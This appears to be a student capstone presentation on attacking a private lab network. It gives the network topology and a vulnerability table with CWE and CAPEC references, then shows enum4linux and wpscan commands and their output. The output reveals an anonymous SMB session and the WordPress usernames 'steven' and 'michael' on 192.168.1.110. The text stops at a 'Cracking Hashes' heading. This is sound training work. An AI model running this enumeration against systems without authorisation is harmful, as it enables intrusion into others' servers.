Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
Exposed ports (CWE-200: Exposure of Sensitive Information to an Unauthorized Actor) (CAPEC-300: Port Scanning)	The web hosting machine has publicly open secure ports other than commonly open ports like 80 & 443.	Allows attacker the ability to access the web server as one of its users.
WordPress Enumeration (CWE-522: Insufficiently Protected Credentials) (CAPEC-560: Use of Known Domain Credentials)	The WordPress site is leaking sensitive information.	Allows attacker to gather usernames version number, plugins, etc. which can help exploit the web server.
Weak password policy (CAPEC-70: Try Common or Default Usernames and Passwords)	The web app and hosting machine share user accounts and passwords.	Anyone can login as one of the user accounts. Easy to guess and/or crack.
Weak database policy (CWE-256: Plaintext Storage of a Password) (CWE-916: Use of Password Hash With Insufficient Computational Effort)	The web server has mySQL database credentials stored locally in plaintext. The database stores hashes of user account passwords without salt.	Anyone can gain access to the mySQL database and all its contents.
Weak account rights policy (CWE-284: Improper Access Control)	Users can run commands as root/super-user.	User can have full control over the machine by escalating privileges.

Exploits Used

Exploitation: Wordpress Enumeration

Summarize the following:


- How did you exploit the vulnerability?

  We were able to exploit this vulnerability with wpscan, enum4linux, and nmap.

- What did the exploit achieve?


  Displayed list of usernames on the WordPress server

enum4linux -A 192.168.1.110



```
root@Kali:~# enum4linux -A 192.168.1.110
Unknown option: A
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jan 22 11:43:50 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.110
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================================================
|    Enumerating Workgroup/Domain on 192.168.1.110    |
 ======================================================
[+] Got domain/workgroup name: WORKGROUP

 ==============================================
|    Nbtstat Information for 192.168.1.110    |
 ==============================================
Looking up status of 192.168.1.110
        TARGET1         <00> -         B <ACTIVE>  Workstation Service
        TARGET1         <03> -         B <ACTIVE>  Messenger Service
        TARGET1         <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 =======================================
|    Session Check on 192.168.1.110    |
 =======================================
[+] Server 192.168.1.110 allows sessions using username '', password ''
```

wpscan --url http://192.168.1.110/wordpress --enumerate u



```
[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <===================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Jan 22 12:50:12 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.849 KB
[+] Memory used: 117.836 MB
[+] Elapsed time: 00:00:04
root@Kali:~# █
```

Exploitation: Cracking Hashes

